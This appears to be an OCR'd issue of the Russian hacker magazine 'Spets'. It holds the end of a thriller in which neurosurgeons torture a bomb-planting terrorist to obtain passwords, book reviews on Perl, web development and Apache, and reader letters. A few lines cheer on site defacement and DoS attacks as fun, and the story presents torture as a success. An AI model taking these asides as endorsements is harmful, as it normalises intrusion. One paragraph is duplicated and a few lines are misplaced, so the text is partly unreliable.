- Если мы не попытаемся это делать, нас никто не поймет, - сказал он. - Никто. Мозг Миллера в вашем распоряжении. Клаус Лозински делает сейчас все возможное, чтобы сохранить ему жизнь и поддержать его сознание на должном уровне. Вы пойдете со мной прямо сейчас. Домой звонить не надо - агенты известят вашу семью согласно "спецлегенде". Всем необходимым вы будете обеспечены на месте. Да ведь это всего на четыре дня... А потом вы вернетесь домой при любом исходе мероприятия.
Хасс стянул с себя халат и бросил на спинку кресла.
- Но у меня же лекции... А послезавтра две операции... И почему все это случилось именно со мной? - попытался возмутиться он.
- Поверьте, Хасс, - с вами не случилось ничего. Проблема сейчас у двух миллионов жителей Владивостока.
Джордж нелепо взмахнул руками, словно отгоняя от себя наваждение - еще полчаса назад ничего этого не было, все шло своим чередом, и вот - иди и спасай два миллиона человек! Хасс хотел что-то сказать Осборну, вздохнул - и промолчал; добавить что-либо было невозможно. Он оглядел кабинет, взял с полки пару книг, положил их обратно; из верхнего ящика стола взял две ручки с золотым пером и сунул их во внутренний карман пиджака.
Макс постучал ногтем по циферблату наручных часов:
- Пора, Джордж. Там всем обеспечат. Надо спешить.
Хасс в последний раз оглядел кабинет; они вышли в коридор. Замок в двери громко щелкнул. Они быстро прошли по лестничным пролетам и сели в подъехавший "Мерседес", который унес их за город в клинику Лозински.

- Надо было быть осторожнее, Клаус, - требовательно произнес Хасс. За последние двое суток они очень сблизились с этим эксцентричным ученым и перешли на "ты". - Можешь представить плотность нервных клеток на этом участке...
- К черту! - огрызнулся Лозински. - Время идет. Я буду "бомбить" все центры, вычисленные компьютером по нашей методике. Миллер должен откликнуться!
Два профессора стояли у огромного окна, занимавшего всю верхнюю полусферу реанимационного зала, в котором лежал сейчас Миллер. Его кровать стояла тремя метрами ниже разговаривающих ученых; чтобы увидеть Миллера, им пришлось подойти к самому краю, туда, где обычно толпятся студенты, заглядывая внутрь и изучая работу отделения интенсивной терапии. Уже два дня прошло в бесплодных попытках взломать мозги террориста; Клаус изобретал новые подходы буквально с нуля, он предлагал довольно необычные решения - типа зондирования по полям (что напомнило Хассу принцип дистанционного разминирования, применяемый в артподготовке массивного наступления - орудия бьют по площадям не только с целью погасить огневые точки противника, но и для детонации минных полей, расположенных на пути наступающих войск). Это привело к неожиданным результатам.
Во-первых, Миллер отчетливо заговорил на неизвестном языке; агент, приглашенный по этому поводу Осборном, с порога установил, что это арабский. Во-вторых, Миллер стал вслух перемножать огромные числа, которые произносил сам себе словно в бреду - и ответы были правильными. В-третьих, к концу второго дня он запел - на латыни. Хасс покрылся липким потом, когда услышал, как из уст находящегося в состоянии ступора человека вырываются размеренные строчки "Гаудеамуса"; стоит отметить, голос у Миллера был никудышный. И это были все результаты, которых добились два нейрохирурга за прошедшее время.
Сам Миллер не считал, что время прошло зря - он вообще ничего не считал, не замечал и не видел. Все это время он находился в состоянии медикаментозного сна, отрешившись от окружающего мира стеной сновидений и фантазий. Он грезил; его мозг, будучи разбуженным массивными излучениями, синтезировал огромное количество ярких красок и фантастических видений. Периодически Лозински выводил его из этого состояния, пытаясь вступить в контакт - безрезультатно. Показания приборов свидетельствовали - Миллер в такие минуты все прекрасно видит и слышит, но говорить не хочет, прикидываясь спящим. Терпение Лозински подошло к концу; во время последнего сеанса внедрения (в черепе Миллера к тому времени уже зияло около двадцати трепанационных отверстий), когда террорист едва не скончался от передозировки анестетика, он вспылил, сорвал злость на одной из молоденьких анестезисток, швырнул на пол маску и вылетел из реанимации как пуля. Хасс и сам держался из последних сил, не позволяя себе никаких эмоций по той причине, что в клинике Клауса он был в гостях.
Время работало сейчас на руку террориста. Еще сорок восемь часов - и команда "Кингстоны открыть, забортную воду впустить!" поступит на главный компьютер сухогруза "Фаворит"; группа спецназа, сопровождающая груз, покинет корабль на вертолете за три часа до детонации мин. Капитан покинет транспорт последним на быстроходном катере,

СХЕМА ЛОЗИНСКИ-ХАССА

проконтролировав работу таймеров. И в бинокль ему будет хорошо виден взрыв на глубине в тридцать метров - сухогруз даже не сможет полностью погрузиться в мутные маслянистые воды бухты Золотой Рог. Взрывная волна опрокинет десятки судов в акватории, снесет сотни домов, густо усеявших окружающие бухту сопки, вместе с людьми, их населяющими, и всколыхнет облачный покров над огромной парковой зоной...

Хасс тряхнул головой, отгоняя навязчивое видение, преследующее его в течение последнего дня. Работу нельзя было прекращать ни на минуту. Он вернулся в палату и присел на стул рядом с функциональной кроватью, приподнятой в полусидячее положение. Миллера в данный момент кормили через зонд - насильно, предотвращая еще один способ самоубийства через голодовку. Джордж настойчиво пытался себе представить, что именно нужно пробудить в мозгу этого человека, чтобы заставить назвать пароли или принцип шифрования. Что могло бы быть в случае, если вторую страницу на сервере организовал не Миллер, Хасс просто боялся себе представить.

Анестезистка, выполняющая по совместительству роль палатной медсестры, аккуратно и методично отправляла при помощи огромного шприца Жане порции овощного пюре в пищевод Миллера. Она, как и все остальные в клинике, кроме Хасса и Лозински, понятия не имела о том, что совершил этот человек, и относилась к нему с определенной долей сострадания - не больше, но и не меньше, чем было необходимо в данной ситуации. Она испытывала эти чувства на протяжении уже двадцати лет - ровно столько, сколько работала в клинике Лозински...

Привычным взглядом Хасс автоматически поглядывал на показатели на приборах, обеспечивающих жизнь Миллера. Все показатели были в норме; глаза по-прежнему закрыты, никаких лишних движений. Сестры сами перевернут, когда надо, помассируют спину, постучат по груди.

Джордж методично ковырялся в собственном мозгу, как на свалке информации. Сколько всего увидено и прочувствовано за многолетнюю практику, сколько полученного опыта - и все это не стоит сейчас ни гроша, потому что к разгадке мозга Миллера Хасс не приблизился ни на шаг. Он только понял, что перед ним убежденный, глубоко идейный человек - для своего уровня мышления.

Вчера Лозински предложил пойти по пути, предложенном еще великим Фрейдом - свести все к бессознательному, погрузить Миллера в управляемый гипнотический транс для полного контроля над побуждениями и поступками. Так делалось довольно часто - но не в теперешнем положении. Так можно было отучить человека курить, так можно было пробудить давние воспоминания (в основном - очень старые, чем часто пользовались психиатры для разрешения проблем, корнями уходящими в детство). Хасс сразу предупредил Клауса, что подобными методами с Миллером ничего сделать не удастся, но упрямый Лозински все-таки испытал и этот способ, прикрываясь лозунгом Осборна: "Должны быть использованы все возможные варианты для того, чтобы потом нашему президенту было что говорить на пресс-конференции...".

Результаты гипноза были непредсказуемы. Миллер начал что-то бессвязно бормотать, в основном на военную тематику – перечислял виды оружия, их технические характеристики, вспомнил фюрера, Пол Пота, Пиночета, потом перекинулся на религиозные проповеди.

Результаты гипноза были непредсказуемы. Миллер начал что-то бессвязно бормотать, в основном на военную тематику - перечислял виды оружия, их технические характеристики, вспомнил фюрера, Пол Пота, Пиночета, потом перекинулся на религиозные проповеди. Судя по всему, когда-то в своей жизни он посетил святые места, о чем с гордостью сообщал, глядя перед собой невидящим взглядом. Управлять трансом не удалось - Миллер настойчиво стучался в только ему видимые двери; попытки Клауса нажать на психику не принесли плодов, террорист замолчал и надолго. К тому времени, как закончилось воздействие препарата, Лозински и Хасс напоминали два выжатых лимона - они абсолютно потеряли нить гипнотического контакта, что вызывало в них обоих только сильное неприкрытое раздражение. Все шло наперекосяк; времени осталось очень мало. Хасс почувствовал, что Лозински очень хочет сбросить с себя эту мерзкую ядерную ношу, которая оказалась ему не по плечу. Клаусу уже было наплевать и на Нобелевскую премию, которая, конечно же, никуда бы не делась, но результаты работы с Миллером наводили Лозински на грустные выводы, укрывать которые от общественности он, как честный и убежденный ученый, просто не мог. От этого становилось еще хуже; после скандала в палате, когда Клаус едва не влепил пощечину молодой анестезистке за ошибку, спровоцированную им самим (он неверно рассчитал дозу анестетика, попросту не обратив на это внимания - так поглотило его последнее внедрение), Лозински понял, что с работой надо кончать, о чем открыто заявил по телефону Максу:

- Спасайте к чертовой матери этот Владивосток и что там еще есть рядом, - орал он в трубку, выпив несколько стаканов виски. - В черепе Миллера не осталось живого места - там уже просто негде сверлить дырки! Я не могу найти зону, отвечающую за пароли! - Он запустил хрустальный фужер в стену и автоматически нажал на кнопку вызова горничной. - Я отказываюсь работать с идиотом, заминировавшим целый корабль...

Вместо горничной в кабинет вошел Хасс и аккуратно нажал пальцем на рычаг аппарата. В трубке мерно зазвучали короткие гудки.

- Что вы себе... позволяете? - заплетающимся языком спросил Лозински и упал на диван.

- Я, кажется, успел вовремя, - тихо сказал Хасс. - Еще пара стаканов, и вы не сможете мне помогать. Я сейчас внимательно проанализировал весь тот набор информации, выданный Миллером во время всех наших сеансов, и пришел к одному выводу. В связи с этим мне нужно, чтобы один из ваших людей сделал для меня следующее...

И он протянул Клаусу лист бумаги с набросанным на нем торопливым почерком списком. Лозински слезящимися глазами просмотрел его и тяжело вздохнул:

- Простите, коллега, я что-то плохо сейчас соображаю... Не понимаю, как я сорвался... Простите еще раз... В теперешнем состоянии я плохой помощник,

– Как вам это удалось? – кивнув в сторону трупа, спросил пересохшими губами Лозински.

обратитесь к Брайтману, моему секретарю. Он, думаю, сможет все устроить - ведь, я понимаю, что все это надо очень срочно?..
Джордж кивнул и вышел из кабинета. Клаус потихоньку засыпал, оставив этот мир наедине с атомной начинкой сухогруза...

Миллер медленно приходил в себя. Его постоянно тянуло куда-то наверх, из забытья. Он и не сопротивлялся этому, поскольку на данный момент он не существовал как индивид, как личность и не испытывал никаких потребностей - он не знал, что должен скрывать пароль, он не знал, что должен хотеть умереть, он не помнил своего имени и своего прошлого. В этом Клаус Лозински преуспел - промежуточные фазы проходили для Миллера как одна секунда без нарушения центральной нервной деятельности, все процессы были заторможены, заблокированы, управление ими целиком принадлежало дежурной анестезистке со шприцем в руках. Лозински был уверен, что на таком уровне самопожертвования, какой явил на первом сеансе Миллер, в его мозгу наверняка может оказаться "самурайский меч" - что-то типа виртуального харакири, активирующегося при попытке доступа к информации определенного рода. Для этого террорист был отправлен на такую глубину психомоторного торможения, что все попытки взорвать мозг изнутри не принесли бы результата.
Но вот приходило время, в катетер, торчащий из подключичной ямки, вливалась очередная субстанция, и все нервные процессы в организме словно оживали от спячки. Вот участилось дыхание, зарозовели щеки; вот смешно зашевелились ноздри, чувствующие зонд, заведенный в желудок через нос. Дрогнули веки; ноги немного согнулись в колене. Миллер проснулся. Джордж встал у его изголовья и положил ладонь правой руки на повязку, скрывающую решето в черепе.
- Миллер, это Хасс. Вы слышите меня?
Никакой реакции. Это уже стало привычным делом. Джордж усмехнулся, подошедший ассистент из числа предложенных Брайтманом, установил векоподъемники. Глаза Миллера широко распахнулись и увидели перед собой большой белый экран, как в кинотеатре.
- Я профессионал, Миллер, и я знаю, что вы сейчас все прекрасно видите. Перед вами - обыкновенная белая простыня, таких сотни, если не тысячи в нашей клинике. Но эта простыня - особенная. Я думаю, что когда все закончится, ее повесят в музее. Для нее специально создадут музей нейрохирургии и нейропрограммирования, и она будет единственным и самым главным экспонатом - хотя, безусловно, этим экспонатом должны были быть вы. Это было маленькое предисловие. А теперь попрошу вас не пытаться закрыть глаза - это у вас просто не получится. При попытке смотреть в сторону вас заставят вернуть глаза в прежнее положение - и это будет очень больно. С некоторых пор мы перестали исповедовать принципы гуманизма - как только мы поняли, что в связи с этим самым гуманизмом через сутки погибнет два миллиона человек...
Джордж взглянул куда-то вбок и кивнул. Свет в палате погас, на простыню откуда-то из-за спины Миллера проецировалось изображение. Он увидел огромную толпу народа, медленно бредущую по улицам с крестами на спинах - они тащили их на Голгофу. Миллер ничем не выдал, что смотрит, - он просто не понимал смысла происходящего. Попытался взглянуть в сторону - и получил мощный удар током в живот. Он едва не сложился пополам, дыхание сорвалось, он закашлялся и застонал одновременно.
- Смотрите, Миллер, смотрите, - из-за спины, оттуда, откуда бил цветной луч, раздался голос Хасса. - Это все для вас.
Картины сменялись одна за другой. Из святых мест они перенеслись в школу - обыкновенную американскую школу, где дети лет десяти-двенадцати отвечали какие-то уроки. Дальше - зоопарк, маленькие медвежата; потом - мать, гуляющая с малышом на лужайке возле дома. Картины сменялись достаточно медленно, Миллер был в состоянии разглядеть каждое движение на экране, каждую мелочь. Он хотел что-то спросить, но получил еще один удар током, после которого приходил в себя несколько дольше; вопросов он решил не задавать.
Внезапно он понял, что сейчас на экране кадры художественного фильма - огромная конвейерная лента сбрасывает в кучу чьи-то трупы; вдруг на фоне черно-белого кино промелькивает красненькое детское пальтишко, которое вместе со всеми вещами скрывается в горе тел. Миллер вспомнил - это "Список Шиндлера".
Дальше какие-то мультики, радостные визжащие от восторга дети и... Несколько кадров из "Армагеддона". Миллер его не видел, он познакомился только с рекламным роликом, но почему-то узнал этот фильм - огненные шары, разрушающие мир, падали с неба...
Дальше вообще было что-то завораживающее. Фрагменты, снятые в Хиросиме, чередовались с диснеевскими героями; ядерный полигон в Неваде соседствовал с Гарри Поттером. Весь этот хоровод поглотил Миллера целиком. Несмотря на льющиеся из глаз слезы, он смотрел и смотрел, не пытаясь отвернуться - и не потому, что боялся удара током. Перед ним сейчас был весь мир...
Он не чувствовал, что откуда-то сбоку льется тоненький, дрожащий лазерный луч. Хасс торопливо накладывал голубую сетку на полученные в результате сеанса изображения глаз Миллера. Компьютер начал привычную работу; заструились линии света по огромным радужным кругам с черными провалами зрачков. Тем временем интенсивность изображения на простыне уменьшалась с каждой секундой, но Миллер продолжал видеть все это перед своими распахнутыми глазами - страх, война, смерть.
Тем временем Джордж получил результат. По его команде в палате тут же вспыхнул свет. Миллер, очнувшийся от грез, попытался возмутиться, но побоялся очередной молнии под одеялом и промолчал. Медсестра молча ввела в катетер необходимый коктейль; вновь на голову Миллера надвинулся шлем со сверлами.
В этот раз Хасс выглядел не так, как во время первого эксперимента в аудитории. Он твердой рукой настроил координаты и дал команду. Очередные три трепанационных отверстия появились в голове дернувшегося на мгновенье Миллера, потом в его мозг вонзились три электрода.
Джордж, затаив дыхание, подошел к Миллеру и протянул ему лист бумаги. Но тот уже не мог ничего писать. Дрожащим движением пальцев на руке он попросил Хасса нагнуться к нему и прошептал на ухо слабеющими губами адрес в Израиле. Потом он еще что-то сказал самому себе на арабском и умер.
Реанимационная бригада, вскочившая со своих мест по сигналу аппаратуры, была остановлена жестом Хасса:
- Не надо. Он уже сделал на этом свете все, что мог. Пусть отдохнет. А сейчас мне нужна ручка - пока я не забыл его слова...
(Через три часа в центре Иерусалима по названному Миллером адресу был взят опытный шифровальщик, помогавший осуществить взлом сервера. Он быстро сломался и рассказал все, что от него требовалось. Сухогруз "Фаворит" к вечеру покинул порт Владивосток и отправился дальше...)
Лозински, с трудом стоя на ногах, смотрел на весь ход эксперимента Хасса через верхнюю стеклянную полусферу палаты. Хмель стучал в его голове отбойным молотком, но Клаус, вцепившись жилистой рукой в перила, выдержал до самого конца, после чего спустился вниз и вошел в палату, где Джордж склонился над мертвым Миллером.
- Как вам это удалось? - кивнув в сторону трупа, спросил пересохшими губами Лозински. - Что это было, коллега?
Хасс оглянулся. Потом подошел к огромному спроецированному на пластиковую белую доску изображению радужки Миллера, взял в руки маркер и обвел две точки - по одной в каждом из глаз.
- СОВЕСТЬ, - тихо сказал он трезвеющему Лозински, снял халат и вышел на улицу покурить...

Frozen (frozen@real.xakep.ru)

Максим Левин. E-mail «безопасная». – М.: Майор, 2002 – 192 с.

Эххх, не устану я повторять, что книги этого «продвинутого хакера» по своей полезности ничем не отличаются от хм… обычной газеты типа «Из рук в ноги». Да, конечно, тема, затронутая в этой буке, очень интересная, но так, как излагает ее автор, никуда не годится… Мало того, что это еще одна книга из серии copypast, так еще и резко различающиеся по стилю изложения главы (автор то говорит сухим языком энциклопедии, то выдает жаргонные слова по несколько штук в каждом предложении, то вообще сбивается на лепет ребенка), в общем-то, оставляют весьма скверное впечатление. Правда, справедливости ради, стоит сказать, что одна глава про взлом почты через веб-интерфейс вполне подойдет для твоего изучения (источник ты без труда отыщешь в списке использованной литературы, который находится в конце книги), хотя читать все-таки приятнее в оригинале.
Рекомендовано: никому :(- можно найти и более достойные книги для чтения.

Т. Кристиансен, Н. Торкингтон. Perl библиотека программиста. – СПб.: Питер, 2001 – 736 с.

Ну, что можно сказать про книгу по программированию кроме того, что это узконаправленная литература для мастеров компьютерного мира?.. Наверное, не много, но только не про этот экземпляр. Вообще, серия «Библиотека программиста» достаточно хорошая, и эта книга не исключение. В отличие от других книг по программированию, похожих на справочники, эта является дополнением ко всем другим и, скорее, похожа на поварскую книгу (причем это ее истинное английское название - perl cookbook), в нужный момент можно найти рецепт, подходящий для решения именно нужной задачи. Тут рассмотрено много недокументированных функций перла и показаны на примерах основные приемы программирования на этом языке. Авторы утверждают, что все программы, приведенные в книге, были «изучены лучшими специалистами, включая создателя Perl Ларри Уолла». Поняв, о чем говорится в книге, ты сможешь написать грамотный сценарий, защищенный со всех сторон, исключающий script kidding.
Рекомендовано: перл-программерам и перл-новичкам для повышения знаний об этом языке и для использования уже готовых проверенных прог, описанных в кукбуке.

Чарлз Дж. Лионс. Разработна WEB-узлов. Web-профессионалам. – Киев: BHV, 2001 – 304 с.


Я недавно решился наладить web-сервак в сети и, прогуливаясь мимо книжных полок, никак не смог пройти около этого экземпляра, не заглянув внутрь. Книга хоть и небольшая, но зато в ней много полезной инфы. Автор решился рассказать тебе про такую важную тему, как проектирование и создание своего web-узла. Что немаловажно, в книге рассматриваются разные аспекты при разработке сайта: проектирование, анализ и собственно реализация своих идей. Прочитав книжку, ты сможешь выбрать оптимальные средства для разработки, а затем создать оригинальный, запоминающийся дезигн и удобную навигацию по узлу с применением передовых технологий (XML, XHTML, XSL, etc…). Немалую часть составляют разделы, посвященные графике и языку XML. Причем все здесь разложено по полочкам - последовательно, шаг за шагом. И к тому же все основные принципы, изложенные в книге, рассмотрены на конкретном примере создания сайта. Имеется также интересная глава, где рассказывается про оптимизацию паги для инвалидов ;).
Рекомендовано: веб-дезигнерам, чтобы, освоив книгу, они смогли создать сайт, который отдефейсить просто рука не поднимется!

Александр Фролов, Григорий Фролов. Создание Web-приложений. Практическое руководство. – М.: «Русская редакция», 2001 – 1040 с.

Сей фолиант предназначен прежде всего для веб-программеров, разрабатывающих всяческие цги, ява, asp скрипты, и админов, работающих с IIS. Этот толстенный талмуд призван рассказать тебе о «подводных камнях», возникающих при создании всяких веб-приложений и проблем, которые будут сопровождать тебя во время настройки веб-сервера. Можно сказать, что этот труд вместил в себя несколько отдельных книг по Internet-технологиям, ведь на страницах этой книги можно обнаружить просто огромное количество информации по указанной тематике. Читая эту книгу, я постепенно проникся уважением к авторам, ведь написать столько про известные вещи под силу не каждому. Но это не слова презрения в их сторону, наоборот: если ты ничего не знал до этого про создание сайта, об отладке веб-приложений и настройке сервера, то после изучения этой книги ты будешь практически в совершенстве владеть нужными навыками - авторы постарались изложить информацию максимально подробно и понятно даже для новичка в сетевых технологиях. Также надо отметить наличие небольшого бонуса - диска с примерами, описанными на страницах буки.
Рекомендовано: именно тебе, если знаний в области web'а у тебя не хватает.

Редакция выражает благодарность магазину "Библио-Глобус" за предоставленные книги.

Питер Уэнрайт. Apache для профессионалов. – М.: ЛОРИ, 2001 – 473 с.



Эта книга порадует любителей апача во всех его проявлениях - как под родную, никсовую платформу, так и его вариации под другие оси. Ведь здесь рассматриваются основные вопросы конфигурирования сервера, общие для всех систем, и специфические фишки, присущие разным операционкам. В этой книге тебе дадут полное описание апача, начиная с момента закачки и заканчивая подробным объяснением возможностей каждого модуля (для чего нужен, как подключить, настроить). Полностью освоив все разделы книги, ты научишься настраивать прогу согласно твоим требованиям, повысишь производительность сервера, узнаешь, как протестировать настройку и прикрутить языки программирования (perl и php, в частности). Также целая глава посвящена проблемам уязвимости апача изнутри и снаружи, тут объясняются проблемы при настройке, которые могут привести к «нежелательному» доступу извне. Эту буку можно использовать как большой подробный справочник сервера, написанный хорошим, понятным языком без глупых ошибок и опечаток. Немного огорчило отсутствие готовых примеров по настройке и скриптов, описанных в книге, но автор утверждает, что их можно получить по адресу http://www.wrox.com (проверено... не работает :(, хотя, может, сервер просто был в дауне).
Рекомендовано: админам для изучения, чтобы свести вероятность дефейса к минимуму, а cool хаксорам пригодится для обнаружения возможных дыр, чтобы отдефейсить сайт.

ЗЫ
Выражаю свою благодарность Stallker'у за помощь в подготовке материала.

Koshkarov Andrey
KoshkarovAA@admhmao.ru)
Subj: RedHat7.2

Здаровенько перцы!!!
Почитал с удовольствием ваши статейки про Dos-атаки, занятня ето штука.
Если вы действительно такие спецы то помогите мне, если конечно ето в ваших силах. У нас в шараге сеть и мы вылазим в инет через проксу сервак стоит под WinNT 4.0 srv. Я на свою машину поставил Линух RedHat7.2 и как мне настроить совместный доступ к общим ресурсам (smb, nfs), етот линух я ни хрена не знаю, а так хочется. (Достали ети форточки :(( ) Запарился уже искать инфу, править. :((((((((
Надеюсь на вас.

Ейх, дарова, Андрюха!
Уверяю тебя, мы тут спецы, по самое «не горюй». Аж такие спецы, что и журнал так назвали – Спец! Но как-то не клево получится, если мы будем прямо тут, в рубрике e-mail, помогать тебе с твоими общими ресурсами. Это потом. А вот то, что ты линя себе вставил – это круто! И то, что честно признаешься, что ни фига в нем не шаришь, тоже круто. Именно так люди и учатся работать с новыми осями – просто берут в один прекрасный момент и ставят! Честное слово, я сам так линуксоидом стал ;). Блин, а то некоторые умники с десятой попытки кое-как умудрятся себе пингвина отинсталить и ходят потом пальцы на остальных кидают, типа, не умеешь - не ставь, не знаешь – не лезь. Чушь полная! Имхо, должно звучать так: не знаешь – лезь и разбирайся! Так что вот так вот. Удачи тебе в твоих линевых делах!

OverSeer XXX
(overseer31337@rambler.ru)
Subj: Есть мнение...

Привет всем, кто ходит под созвездием 31337! Читаю вас, начиная с ХЗ какого года, но не писал ни разу. Тем более в Спец. Что же я пишу-то? А у меня же мнение тут есть.
Значит так. Приобрел недавно ваш номер Спец-Взлом-DoS, Прочитал про полный 3,14zDoS. Могу сказать: «Ребята, вы исправляетесь!» Правильно, хватит всякой ерунды типа СМИ и т.д. Мы ж киберпанки, гики, хакеры (а таких много?). Но с другой стороны слишком много общего (а может я просто еще не дошел до конкретного?). А так Спец оживает. И это радует. Удачи в ваших начинаниях!

Приятель, ты даже не представляешь, насколько я с тобой согласен!.. Нет, постой.. Это ты же со мной согласен... Короче, не важно! Важно то, что Спец должен быть именно таким, каким он вышел с DoS-атаками. И он будет таким, пока все пиплы из Spez-Crew не перемрут перед своими клавами, а на их места не посадят роботов-андроидов, которые будут объединены общей нейронной сетью. А в один прекрасный день они решат захватить власть, пустить всех людей на горючее, а самим начать строить совершенное общество андроидов... Стоп, что-то я увлекся ;). К черту этих андроидов. Я просто хотел сказать, что мы стараемся делать все, чтоб вам, ребята, было интересно читать наш журнал. Именно интересно и именно читать, а не перелистывать по привычке.
А по поводу конкретно/не конкретно – имхо, местами вполне конкретно. Настолько конкретно, что пришлось искусственно делать менее конкретно, дабы никто не заимел всяких неприятностей и проблем ;).

Dr. Banan [dr.banan@inbox.ru]
Subj: Тостер меня предал... За мной следят со спутика... Придется всех убить...

Hello spec,

Вот тут листал новогодний спец, ну, где про снежковые маневры написано. И, что дальше... А!, ну, типа, я только сщас заметил, где вы играли в снежки (в общем, здесь 8=> пл.Земля => м.Марьино => р.Москва => парк им.850-летия Москвы).

***З.Ы.** У меня дом через дорогу.*
***З.З.Ы.** Я всегда знал, что меня преследуют...*

Угадал, черт побери! Именно там мы и играли! Ну что ж, раскрыл наш секрет - придется тебя убрать... ;). Шучу, конечно! Мы такими делами не занимаемся. Наоборот, есть куча народу, которые сами только и хотят, чтоб угрохать кого-нибудь из Spez-Crew... А по поводу спутников ты не волнуйся – ты думаешь, мы просто так в Марьино поехали играть? Во-первых, у нас там есть свои люди ;). Во-вторых, там атмосфера насыщена тяжелыми элементами, из-за которых спутники глючить начинают – падают. Тут то мы их и подбираем. Так что «Большие Снежковые Маневры» – это отмаза была: пока часть Spez-Crew квачилась в снежки, остальные под прикрытием этого мероприятия втихаря разбирали спутники на детали. Просто, у Феди Добрянского они закончились – надо же было где-то достать...

vadim shahverdiev (ad999@mail.ru)
Subj: <no subj>

привет всем! спасибо что сделали такой журнал.хотел бы попросить чтобы один из них вы посвятили counter-strike заранее спасибо

***p.s.** передайте niro что его рассказы супер*

Привет, Вадим!
Спасибо тебе, что нам написал – очень приятно :)! Блин, честно тебе признаюсь, номера по Counter-Strike не будет. Игра, конечно, мега-рулеззззная, но мы тут решили, что в ближайшее время писать будем в основном про взломы. А если сейчас Spez-Crew засядет за Контру, то хрен потом кого оторвешь от нее и заставишь продолжать писать про взлом. Так что, пока контровского номера не намечается.

